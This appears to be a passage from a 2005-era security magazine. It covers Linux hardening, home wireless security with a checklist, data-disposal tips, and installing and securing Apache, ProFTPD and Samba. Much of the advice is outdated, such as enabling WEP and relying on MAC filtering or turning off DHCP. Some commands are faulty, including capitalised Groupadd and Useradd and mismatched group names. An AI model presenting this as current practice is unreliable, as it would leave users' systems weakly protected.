and Red Hat all do this as do most other Distros. If your Distro and version of it does not provide prompt security patches (within 48 hours) upgrade or switch Distros.

Some vendors refuse to provide patches for any given release after a short time, forcing you to upgrade to new versions more frequently, sometimes at great cost but always at an inconvenience.

Also, Red Hat now charges for security patches on a per-system basis. Factor this into your selection of vendors.

The only alternative if patches for your system are not available in a timely manner from the Distro is to download the sources yourself, e.g., from www.kernel.org/mirrors/, httpd.apache.org/download.cgi, etc. and build and install yourself. Red Hat's Enterprise series does not always release timely patches. By the way, if you are not running the 2.6.11.6 or 2.4.30 kernels, it is time to upgrade (unless your vendor has back-patched a previous kernel that you are running).

Red Hat was the first to come out with a program that you can run to automatically check for new patches and install them, the `up2date` program. It works well so simply enable it if you use Red Hat. If you run a different Distro that has an equivalent program, use it. SuSE has `yast2`. Fedora has `yum`. Gentoo has `emerge`. The gentoo.org web site has great documentation to help beginners get started with `emerge`. For Mandrake, it is called `mandrakeonline`. Read about it at:

www.mandrakesoft.com/mandrakeonline
An alternative, used by some Distros such as Slackware is to invite you to subscribe to a mailing list alerting you to new patches. You then can decide which ones affect you and then download and install applicable patches. You can subscribe to Slackware's by hitting: slackware.com/lists/

Deciding which to install usually is obvious. If you do not use it and it does not run set-UID then it is not a risk. I generally will remove the program or set its permissions to 0 if I am not going to patch it to prevent a problem if someone "accidentally" tries to use it later.

You Call That A Password?

Pick good passwords. A password should be at least 10 characters long and should not consist solely of one or two words in any dictionary. It should not consist solely of lower-case letters or solely of digits. Do not get around the one- or two-word prohibition via the trivial changing of the letter 'o' to the digit '0' or the letter 'l' to the digit '1', etc. Hackers know that trick too.

Do not use obvious numbers such as 3.1416 or 42, words like secret, root, or wheel, a word repeated, names from science fiction, or names or other data from your current personal life, such as your girlfriend's or pet's names, automobile tag, or phone number.

Use two or three unrelated words or names interspersed with two or three non-alphanumerics or something equally hard to guess or brute-force crack.

Some programs cannot be made secure and must not be used, no way, no how.

Don't Blame Sendmail

The third key to good Linux security is not using programs in an insecure way and not using insecure programs. After a less than stellar security history, Sendmail now rarely suffers a security vulnerability being discovered. In defense of Sendmail, it predates the modern Internet and widespread hacking by about 20 years.

Sendmail now will check for obvious configuration errors when it starts up and will refuse to operate until the poor configuration is fixed or if you set the "dontblamesendmail" flag.

This is a very clever solution to allow someone who really wants to -- and presumable knows what he is doing or has a death wish -- to disable

Sendmail's minimum security checks. Yet, one hardly could set this flag accidentally.

Most of the major subsystems that come with Linux, such as Sendmail, the Apache web server, and the Samba file server come with abundant documentation and default configuration files that usually need just a tiny bit of tweaking to help you configure the subsystem correctly.

Some programs cannot be made secure and must not be used, no way, no how. Heading this list is NFS and its cohorts, portmap, and the Sun Remote Procedure Call (RPC) library that still are turned on by default on some Linux Distros.

Unless NFS and portmap are thoroughly protected with firewalling, they should not be used. Period.

Number two on the list is PHP. I realize that many web sites have lots of time invested in PHP but I'm sorry, it continues to have security bugs discovered frequently and these affect even those using it "properly".

Find another solution or risk being hacked. I have dealt with such a likely hacked site as recently as last week.

These days, most systems other than mail servers do not receive email via SMTP (TCP/IP port 25). Thus, please do not allow Sendmail to listen on port 25. This is done by not including the "-bd" when invoking Sendmail. For Red Hat and Mandrake, edit the /etc/sysconfig/sendmail file and change:

```
DAEMON=yes
```

to

```
DAEMON=no
```

and restart sendmail with the command:

```
/etc/rc.d/rc3.d/*sendmail* restart
```

If you really do not want to have to blame Sendmail, use Postfix instead and turn off Sendmail's set-UID bit and run it set-GID to a dedicated group instead to prevent someone else from taking advantage of its next vulnerability to be discovered. Note that Postfix is standard on SuSE now.

It Is Better To Ask Forgiveness Than Give Permission

The fourth key to keeping your Linux system secure is to use the most restrictive file permissions that you can that still allows it to operate normally.

Number one here is to ensure that almost no files (including most directories and device files) have world write permission. Do not trust your Distro to have done this -- most get it wrong. I do the following to check for world-writable files:

```
find / ! -fstype proc -perm -2 !  
-type l -ls > find.log
```

Exceptions to the no world write access include the /tmp/., /var/tmp/., and /usr/tmp/. directories that have permissions of 1777 and tty devices. Do

not even grant world read permission normally to files whose contents are confidential or group permissions unless it makes sense to do so.

It also is important to disable programs that have their set-UID or set-GID bits set if they are not needed. This is because if a hacker can get non-privileged access, say by cracking a user's password by brute force guessing, he may be able to become root by taking advantage of a vulnerability in a program that is set-UID to root.

This can be done by invoking the following commands:

```
find / ! -fstype proc -perm -4000 !  
-type l -ls > find_uid.log
```

```
find / ! -fstype proc -perm -2000 !  
-type l -ls > find_gid.log
```

Then, disable those that are not needed. They probably will include /usr/bin/rcp, /usr/bin/rsh, /usr/bin/rlogin, and /usr/bin/sperl5.6.1. The problem with simply removing them or even just doing a chmod on them is that you may want to undo your work later, even if you absolutely never will need them.

I discovered this the hard way with sperl, a version of perl designed to support set-UID perl scripts. I was trying to install a security patch on the regular perl program. Unfortunately, Red Hat's up2date program is not very smart and refused to install the new version of perl unless perl also was present.

Fortunately, I could undo my work -- just long enough to install the patch and to re-disable sperl.

My technique is to create a directory called "off" in each directory that has a set-UID or set-GID program that I wish to disable. I create the "off" directory to be owned by root mode 700. Then, I just move the affected programs into their respective "off" directories. For example, one could do the following as root:

```
cd /usr/bin  
mkdir off  
chmod 700 off  
mv rcp rsh rlogin sperl5.6.1 other  
stuff off/.
```

Forget about telnet and non-anonymous FTP too. Use ssh, scp, and sftp instead.

A Notable Exception

A notable exception is the list of programs that you will need but which should not be set-UID. The mount and umount programs constitute this list. They only need to be set-UID if you want to allow ordinary users to mount and unmount file systems. Not you? Good. Secure them by doing:

```
chmod 755 /bin/mount /bin/umount
```

Do Not Run Your Daemons As Root To Run Off Hackers

The only reason why most network daemons need to run as root is to open the well-known port for listening when the port number is less than 1024. Some daemons, such as Apache and named (DNS) can be configured so that once they open that port and do a little housekeeping, they will switch to run as a non-privileged user. Absolutely take advantage of this feature. Apache usually is set up to do this by default. Verify this by running the following command and verify that only one of the Apache daemons, the one whose PPID is 1, is running as root:

```
ps axl | grep httpd
```

The named program should be invoked with the -u flag to cause it to switch to run as an unprivileged

user after opening its well-known port of 53 under both TCP and UDP.

Even better would be to also use its -t flag to put it in a chroot jail. Many Distros now do this. Note that only an organization's DNS servers need to run named. Desktop and laptop systems usually should not run named. Note too that chroot jails cannot contain root processes since they can chew through the bars.

Good Security Is Like Good Health

To improve your health, stop smoking, eat a balanced diet, and lose weight. Following that advice alone will greatly improve your health. Likewise, taking the advice in this article will improve your system's security health substantially.


As with health, for those who want to improve their security more, there is no limit as to how far one can go. How far one should go depends on how important it is to not be broken into.

For those that want to do more, please see my book:


"Real World Linux Security: Intrusion Detection, Prevention, and Recovery" 2nd Ed., Prentice Hall, (C) 2003, 848 pages, ISBN: 0130464562. Also available in Japanese, Chinese, Czech, and Polish.

Bob Toxen has 30 years of UNIX and 10 years of Linux experience, helped create Berkeley UNIX and ported UNIX to the Silicon Graphics workstation.

Increase Your Security Muscle



Strengthen your defenses. Train your mind. Learn the threats of tomorrow, today. Meet and network with thousands of your peers at the Black Hat Briefings USA 2005—the only technical security event to offer you the best of all worlds.


www.blackhat.com

Black Hat®

Briefings & Training USA 2005

July 23-28, 2005 • Caesars Palace Las Vegas

Training: 4 days, 24 topics
Briefings: 2 days, 9 tracks, 60 speakers

diamond

BRIND VIEW
A Black Hat Group

platinum

IBM & **Veracore**
Security Consulting Group

net

gold

QUANTIS **Configured** **CITADEL**

silver

ArcSight **watchfire** **Symantec** **SunControl** **Lancepoint**

Infowatch **Foundstone** **Circle** **BSISecur**

radware **ARBOR** **GUARDIAN** **IOActive** **Greenlight**

The age of wireless computing has brought unprecedented freedom and mobility for computer systems users in a variety of circumstances. Even in the home setting, a wireless network at home enables each family member to access the internet and be productive without the constraints of one room set aside for the computer or competition for access to the line. The kids can do their homework, mom and dad their web surfing, email or work and all with complete freedom of movement due to the wireless LAN infrastructure set up in the home setting.

However, going totally wireless at home brings with it some possible problems as any new technology will do. Not the least of those concerns is security.

Going wireless means by definition that access to your computing resources and the internet is occurring without wires, through the air. And just as every computer in the house can access those digital signals, so can those outside the house and those who might not wish to use those signals properly.

Therefore when planning your wireless network at home, some precautions and preventative measures should be observed so assure that your network at home is just as secure in a wireless mode as it was when you used cables and physical connections.

This purpose of this article is to help you understand the terminology of wireless security in the home setting as well as to develop a check list for key security oriented steps you should take when setting up and using your network.

Some New Terminology

The wireless world has its own language and set of acronyms. So it's appropriate before beginning our discussion of security to define some of the terms we need to understand to be effective at securing your home wireless network.

SSID (Service Set Identifier) - This is the name of your network. All devices on the wireless network must use the same SSID to communicate with each other.

WEP (Wired Equivalent Privacy) - A discipline that was integrated into the very earliest wireless standardization efforts that were put into place for the development of wireless technology. This protocol provides base level security standardization for all WI-FI vendors and systems that benefit from the OSI standardization effort. This standard, also called 802.11 is a default security level that is mandatory for all wireless products. WEP is either turned "on" or "off". WEP was designed around the same security paradigms that were used in the wired network development time frame.

WPA (Wi-Fi Protected Access) - A security protocol for the wireless technology industry that was developed to improve on the limitations of WEP.

TKIP (Temporal Key Integrity Protocol) - TKIP is a more secure version of WEP which is required to utilize WPA for network security. TKIP encryption is stronger and more resilient than the WEP algorithm.

MAC Addressing (Media Access Control) - Similar to and of as great of importance as an IP Address, the MAC address is a 12 digit hexadecimal number that is associated with the network adapter directly. Also known as the hardware or physical address of the adapter.

DHCP (Dynamic Host Configuration Protocol) - Otherwise known as dynamic IP addressing DHCP allows a network to join the internet without a preset IP address.

DHCP is a utility that assigns the IP address to devices as they enter the network in an ad hoc or dynamic basis then releases that IP address for reuse once the device departs active network participation. In this way, the logged on unit never has a "static" IP address. Similarly home wireless network routers support DHCP to make development and utilization of the home wireless network more convenient and less complicated.

Assessing the Threat

There are a couple of ways a hacker or someone who is looking to steal or otherwise misuse your home wireless network can infiltrate your system. The first one is through "eavesdropping" and other is what is called a DOS attack.

Eavesdropping as the name implies involves utilizing tools and listening software utilities that have been easy to find since before wireless came along to capture the traffic that is passing through the air in your home wireless network. If the data contained in those packets is not encrypted a wealth of information about

you can be captured about you. This includes login names, passwords and credit card information.

Encryption and use of the built in security measures described in this paper are excellent defenses against eavesdropping.

The second most prevalent attack is called a Denial of Service or DoS attack. In a DoS attack the hacker introduces noise or interference into the wireless network from without which artificially causes devices within the network to fail or issues a Denial of Service response to contact from other devices in the network.

Attackers can use these DOS signals to gather SSID and other important network addressing data that can be used to mount a more intrusive attack down the road.

You and Your SSID

In a wireless network implementation there are three ways to set the SSID for network communications. (1) The SSID can be set manually, (2) the SSID can be left the default that your network hardware provider set it to when your equipment was shipped or (3) The SSID can be generated automatically.

Wireless components such as routers and other access point devices provide a methodology for changing the SSID for network access.

The devices will usually come with a default SSID that is easy to figure out such as the company name or "default". So the first step in securing your network is to change the default SSID that came with your wireless access point device.

Now when deciding upon an SSID name for your network, remember to make it something difficult to figure out. Do not use your last name, a name of your pet or your favorite Star Wars character.

In that this name will be something used exclusively for internal recognition of your network to itself, make it something obscure and difficult to figure out.

Encryption – WEP and WPA

As we discussed under definitions, WEP encryption is a standard security option that is the default encryption for all OSI compliant network products. However encryption is not automatically turned on. If you leave the defaults so encryption is not used, critical information is moving through the air between your wireless devices including user names, passwords, credit card information or other sensitive information about your home is not secure.

Through “eavesdropping” a network hacker or spy can access volumes of information about your family from your network. Therefore make it a priority to

turn on WEP encryption as soon as you set up your wireless network.

WEP encryption, while the standardized “plain vanilla” security encryption available, is not flawless. A clever hacker can find ways to break WEP encryption. A number of improved encryption protocols are available that were built upon the WEP model but provide much more sophisticated encryption algorithms and correspondingly, much better security.

WPA and TKIP are upgrades to WEP encryption that more securely protect your wireless network. It is worth your time to research how to go about implementing these improved security protocols.

If you leave the defaults so encryption is not used, critical information is moving through the air between your wireless devices.

MAC Addressing and Filtering

As we discussed under definitions, the MAC address is a hexadecimal number that represents the physical address of your network adapter, similar to an IP address.

Just as with SSID broadcasting, this is a key security code that allows the devices on your wireless network to talk with your network adapter. By keeping the MAC address secure, you can dramatically limit the ability of unauthorized persons to access your network.

Do not allow the MAC address to be broadcast. The method for filtering your MAC address is to manually enter the MAC address of your network card into your network access point devices. As before, it requires a little more work but make this part of your network development check list and you will have an increased confidence that your network security precautions were thorough. Usually the MAC address of your network card is located on the device itself.

Dump the Defaults

So far we have seen that in all cases, the default broadcast permissions and addresses and passwords that come with a network device are a point of security concern. Default broadcasts of security codes are provided to make it easy for you to set up and take care of your network. Resist the instinct to “do it the easy way”. Put the extra effort into changing all defaults that might provide access to secure address or codes and to change preset passwords and user names in the devices you purchase to set your network initially or expand your network later.

Each time you add a net network access device, make the following two steps as important as opening the box and taking the shrink wrap off.

Take out your wireless network security with the checklist located at the end of this article.

Change the default user name and password for your new wireless network security access point.

Another often overlooked default to change when setting up your wireless network is your default IP router subnet. Routers are preprogrammed with a default IP address of 192.168.1.0. Just as that is easy for you to know, it is easy for those who would hack your network to know that. Therefore put into place an IP network id that you will use that is not the default and not easily decoded by an intruder.

DHCP

DHCP is one more method that network designers implemented to make your entry into the wireless world worry free and to reduce the “work” of setting up and maintaining your network. Through DHCP the IP address used internally for access of your wireless network is generated each time an access point enters the internet. This is a critical function for a large network because the use of a “static” IP address (that is one that does not change) can cause difficulties accessing the internet due to IP address conflicts etc.

If the number of access points to your home wireless network is small turn off DHCP so the network does not generate dynamic IP addresses. Implement static IP addressing and in that way, there is no need to broadcast your IP data to the wireless world. By keeping your IP address secure and out of the hands of sniffers and hackers, you introduce one more

frustration to those who might look to break into your network and do it harm.

The Firewall

The firewall is a critical part of desktop security, corporate network and the “wired” network environment. However, there is a place for the firewall in the wireless setting. That place is between the wireless network and other external networks and/or between the wireless network and the internet. Our discussion of security in this paper has focused on attackers who might attempt to hijack or eavesdrop on the network directly “through the air”. However, as each node on your network accesses the internet, that interaction continues to be a high traffic security concern. Each desktop should have all of the standard security protections including a quality firewall, spyware and virus detection etc. These are for the health of the node.

However, as the “network administrator”, research the best resource for a network firewall that stands between the internet and all of the access points on your wireless network. Such precautions will be worth the upfront effort and research. Is it overkill to have a firewall there as well as on the access points? No, when it comes to security, as long as the presence of the protection does not impact productivity, no precaution is over kill.

Security is a critical function of network and computer use so put the security of your network at the same level of importance as the locks on your front doors.

To assist you with ongoing maintenance and review of your security concerns, we have provided a check list at the end of this article that you can use to take out and use every time your network is changed or expanded.


If you do not experience routine changes to your network, set a regular time,

perhaps once every three months to take out this check list and review how your network security is doing.

Such check ups not only give you a chance to see if your security has been tampered with but it helps you have that peace of mind that you have done all you can to make your network secure.

Wireless Network Security Check List Steps	√
Change the default SSID for each wireless network access point device.	
Disable automatic SSID broadcast.	
Turn on WEP encryption.	
Research upgrading your wireless network encryption to WPA/TKIP.	
Filter the MAC address of your network card.	
Change all default user names and passwords for new network access devices.	
Change the default IP subnet that your wireless router is preset to (192.168.1.0).	
Disable DHCP IP address generation.	
Implement firewall protection between the wireless network and other networks and between the wireless network and the internet.	

Jerry Malcolm is the owner/principle of Malcolm Systems Services, an IT services consulting firm. He has 30 years of experience at all levels of IT project development, design, management and documentation.



We have 10 years of Linux experience and we wrote the leading book on Linux security, "Real World Linux Security, Second Edition".

Our low cost yet highly effective Firewalls, Virus and spam filters, VPNs and backup solutions protect multinationals, government agencies, and small companies around the world.

Horizon Network Security™

www.verysecurelinux.com

Atlanta, Georgia, USA
+1 770-662-8321

Considerations for Preventing Information Leakage



If you want to ensure your information always stays secure even after you've discarded your computer or mobile device, Pointsec Mobile Technologies (www.pointsec.com) suggests you follow these few simple steps:

1. Be aware that desktops can go mobile at different points in their lifetime and therefore you need to be stringent about keeping them secure and encrypted throughout their entire lifetime.
2. Make sure you keep tabs on desktops when they get repaired or upgraded as they often can get mislaid or lost when out in the "wild".
3. If the data on your old equipment is not encrypted make sure that before you dispose of the device re-format it at least 8 times, or use professional "wiping-clean" software to erase the data. If the information is very sensitive and you want to ensure that not even the cleverest attacker will ever be able to read the old hard drive burn it.
4. Don't ever rely on mobile workers to secure their mobile devices as most will not bother with the security features. Therefore, make passwords, access codes and encryption mandatory and centrally manage it.
5. Administer a mobile use policy, which sets up company guidelines on securing mobile devices and educate the staff in this policy.



An introduction to securing Linux with Apache, ProFTPd, and Samba

By Zach Riggle

While the vast majority of Linux users are hard-core techies, some may be using Linux because they want to try something new, are interested in the technology, or simply cannot afford or do not want to use Microsoft Windows.

After becoming acquainted with the new interface of Linux, whether KDE, Gnome, or another window manager, users may begin to explore their system. Many machines come with default installations of Apache and Samba, and a few others even include a FTP daemon. While these services may be disabled by default, some users may be inclined to use these programs. This article is a brief, but in-depth tutorial on how to keep these applications up-to-date and secure.

Installation

First off, we'll help out those that do not have the proper software installed. Your particular distribution of Linux may include a software management system that allows for easy installation of new software (i.e. YaST for SuSE, RPM for RedHat, and Slackpkg for Slackware).

Many others feel more comfortable compiling software. Compiling is the feeding of programming code to a compiler program, which in turn creates the actual programs, or binaries, that the user actually runs. If you feel more comfortable using your Linux distribution's custom software management, then feel free to get the software that way. If it is either not offered, or you wish to try your hand at or already know how to compile, read on.

Note: When downloading software source code, it is wise to store it all in one place, so that you can find it again easily. If you already have the source on your computer, you can use a 'patch' to update the source to the latest version, without downloading the whole thing. The standard directory for this is /usr/src, but you may use any directory you wish.

Since this is a security article, it is very important that I go over the process of verifying files that you download. When you are downloading files, you will commonly see a “GPG Signature”, .asc, or “md5 sum” nearby. These are all methods of verifying that the file you are downloading is actually the file that you think you are downloading. Every once in a while, somebody will try to make a few changes to something before they put it on a mirror, or someone will compromise the server and put some bad things in what you are downloading. These files, or MD5 sums, allow you to be absolutely positive that you are downloading a file that still has its integrity (meaning it has not been modified).

The easiest way of making sure the file is what it is supposed to be is the md5sum command. Just type


```
md5sum <the-file-in-question>
```

And the MD5 sum of that file will be displayed on your console. If that matches the displayed MD5 sum, then all systems are “Go.” Another common method is GnuPG\PGP signatures. GnuPG stands for Gnu Privacy Guard, and is the open-source equivalent of PGP (Pretty Good Privacy). If you do not already have GnuPG, you can get it from <http://www.gnupg.org>.

There are two parts involved in verifying files with GnuPG - importing the GnuPG key, and verifying the file. These should be freely available on whatever website you are downloading from, and are probably on the same page. If you cannot find a link for the file signature, try downloading “<the-file-in-question>.asc”. After downloading the file in question, enter the following:

```
gpg --import their-key-file.asc  
gpg --verify their-verification-file.asc
```

These commands should be synonymous with PGP. The verification file will often have the same file name as the file you downloaded, with “.asc” on the end of the file name. If you get an error stating something about “no signed data” or “file open error”, then the file that you downloaded was a gzip’d or bzip’d tar archive; the .asc file was made for only the .tar archive. gunzip (or bunzip) the tar archive, and then try again.



Apache

The first software package that we’re going to install is Apache. Apache is, quite literally, the world’s most popular web server. Due to its popularity and widespread support, it is very well-documented, easy-to-use, and secure.

To download Apache, go to <http://httpd.apache.org> and select one of the mirrors. You want to download Apache 1.3. I prefer this version but you can use 2.0 as well.

Now, open up a terminal, and navigate to the directory that you saved the file in. To extract the file, we’re going to use the command:

```
$ tar -xvzf apache_1.3.XX.tar.gz
```

Where XX is the sub-version of Apache (as of this article, the latest version is 1.3.33). This command will extract Apache into a sub-directory of the same name as the archive. Change to that directory:

```
$ cd apache_1.3.XX
```

Now, we are ready to start compiling the software.

First, we must tell it to configure itself for our system. For the purpose of this article, we are going to install Apache to the default /usr directory.

If you would rather install somewhere else, feel free, but replace /usr with your chosen directory.

To start configuration:

```
$ ./configure \  
--prefix=/usr \  
--enable-static \  
--enable-shared \  
--sysconfdir=/etc/apache
```

This command tells the software that you want it installed to the /usr directory, and want it to be able to use shared and static libraries. Its configuration files will be located in /etc/apache.

Note: I use a '\' after each argument because it makes it easier to read. You do not have to do this — everything can be written on one line. Just remove the '\' characters and put everything in one line, and it will work the exact same. For example, the equivalent to the above command is:

```
./configure --prefix=/usr --enable-static --enable-shared --sysconfdir=/etc/apache
```

As you can see, it's a bit hard to fit everything on one line.

After the configuration has been completed, type the following command into your terminal:

```
$ make
```

This process may take a while, depending on the speed of your computer. After it has completed, 'su' as root:

```
$ su root
```

Install and start Apache:

```
# make install  
# apachectl start
```

Congratulations, you have just installed Apache. However, it is only set up with its default configuration. We will set up the rest of the software before we begin configuration.



Samba

The installation of Samba is very similar to the installation of Apache. Open your browser to <http://samba.org>, and download the latest version of Samba.

Extract (after verifying it with GPG) the samba-latest.tar.gz archive the same way you did with the commands. Then change into that directory, and type the following commands into your console:

```
$ ./configure --enable-cups \
--enable-static=no \
--enable-shared=yes \
--with-fhs \
--prefix=/usr \
--localstatedir=/var \
--bindir=/usr/bin \
--sbindir=/usr/sbin \
--sysconfdir=/etc \
--with-configdir=/etc/samba \
--with-privatedir=/etc/samba/private
$ make
$ su
# make install
```

This will set up your Samba installation for easy configuration. All of the configuration files will be installed to /etc/samba.



ProFTPD Installation

Once again, the installation is very simple. Go to <http://www.proftpd.org/> and download the latest version of ProFTPD by clicking the 'gz' button in the upper-left corner. Extract the .tar.gz file in the same manner as before, and type the following command into the terminal, once you have changed to the extracted directory:

```
$ ./configure \
--prefix=/usr \
--sysconfdir=/etc/proftpd/ \
--enable-autoshadow
$ make
$ su
# make install
```

And you're done! There are many articles on configuring Apache, Samba, and ProFTPD, so this article will not cover that particular aspect. This section was only designed to get you up-and-running with the current software.

Securing Apache

Apache is probably the piece of software you should be the most worried about being exploited. It is not insecure, but as it is used worldwide, and the servers are usually accessible to the public, there are more bad-guys looking for holes in the software. For the purpose of this article, we will assume that your configuration files are located in /etc/apache.

The first thing that one should do with any Apache installation, is make sure that it is not running as root. Running as root can lead to many security exploits turning out to be their worst. We can remedy this by opening httpd.conf and finding the User directive.

Open httpd.conf, and find the User directive. On a default installation, it might read


```
User nobody
Group nobody
```

We are going to change this. Close httpd.conf, and type the following command into the console

```
Groupadd apacheuser
Useradd -g httpd -c Apache User -p <some password> apacheuser
```

This will create a user apacheuser that belongs to the group apacheuser. It may also be wise to change the permissions so that the user apacheuser is in control of all of your web-server's documents:

```
chown -R apacheuser.apacheuser \
/path/to/your/htdocs/and/cgi-bin
```

So that apacheuser can access your web-server's documents. Now, open httpd.conf again, and change the User and Group directive to:

```
User apacheuser
Group apacheuser
```

You may also notice that, if you scroll down, there are many other sections of the httpd.conf file. The one that we are going to check out next is the <Directory> directive.

On the default installation of Apache, you can get a list of files in a given directory if it does not contain an Index file (default Index files are index.htm and index.html).

This could potentially lead to people seeing files that they are not supposed to see. In order to prevent this, open httpd.conf and search for the following string:

```
<Directory />
```

Directly before that line, insert the following directives:

```
Options -Indexes
```

This will prevent users from getting a nice, prettified list of files in a directory that they can sort, if they want to. Since it is not within the <Directory> statement, it applies to all directories, unless specified otherwise.

To turn it back on for a specific directory, just place this line inside of a <Directory> statement.

If the directory you wish to protect is not your root web-document directory (for example, http://blah.com/ would be the root directory. http://blah.com/subdirectory/ is not), you have to create a new <Directory> directive.

To do this, open up httpd.conf, and find the section that looks something like this:

```
<Directory />
...Some configuration information...
</Directory>
```

That denotes the configuration for your root document directory. Directly after that, create a similar section, but replace / with the path to your directory, like so:

```
<Directory /path/to/my/directory>
</Directory>
```

This tells Apache that there are some special rules for your directory.

Securing ProFTPD

ProFTPD is a little bit easier to configure, since it is much simpler software. All that FTP software does is allow the transfer of files between two machines. There are many other ways of doing this, such as SCP and secure Samba (which I will go over later in this article).

First, let's open up `/etc/proftpd/proftpd.conf`. The first line of configuration reads:

```
ServerName "ProFTPD Default Installation"
```

It is very easy to tell why we don't want this there. Not only does it give away what software we are using to any potential attackers, it also lets them know that this box may not be particularly secure — simply because we did not remove the "Default Installation" text from that line. Change that to something else, or try to confound any attackers by replacing it with the name of another FTP Daemon. Common FTP daemons include Wu-FTPd, NcFTPd, and vsFTPd.

The next thing we may wish to do is change the umask. A 'umask' is simply the inverse of the default mask we wish to assign to a file that is uploaded. The default is 022, so all files will be `chmod`'ed 755. Since this declares the uploaded file executable, this is bad. Change 022 to 133. Now files are readable, but not executable.

Further down, you may notice a `MaxInstances` statement. This simply determines the maximum number of FTPd instances running on any machine at a given time. The default is 30, and this is plenty for any server. For a smaller, personal server, you may wish to set this to 2-5 (1 is not suggested, because if you accidentally get disconnected, you will have to wait a while to reconnect). On slower machines, this is especially important, because it prevents attackers from connecting to your box multiple times, and causing ProFTPD to spawn 30 processes — which may not be all too healthy for the box.

Similar to the Apache setup, it is highly advised that you set up an account for ProFTPD to run as. The default is `nobody` or `nogroup`. You could potentially use the same user as the Apache installation, but this is not suggested, because if ProFTPD is exploited, the attacker could also mess with your Web documents and CGI scripts. Exit `proftpd.conf`.

Now open `/etc/ftpusers` in an editor. This file contains a list of all of the users that cannot log into your FTP server. Those that should always be in this list include `root` and any other super-users on your system. Since Apache won't be logging into your FTP server (unless someone exploited Apache), place that username in the file too. If you do not wish to have anonymous logins (a definite security breach potential), enter the user `ftp` into the list.

Securing Samba

In order to have complete security, everything on your box must be locked down. The easiest way to lock down a service is to limit who can access it. This is exactly what we are going to do with Samba. Open up `/etc/samba/smb.conf`. Look for the directive `hosts allow`. Change this from its default to:

```
hosts allow 127.0.0.1
```

This will ensure that only `localhost` can connect to any Samba shares. At first, one would think that this kind of defeats the purpose of Samba. This is not true, when combined with SSH tunneling.

Tunnels are extremely easily set up in Putty, but since most users of this article will be running Linux, I will show how to do it from the command-line. It should be noted that with this method, you must keep the SSH session open for as long as you want to connect to the samba share.

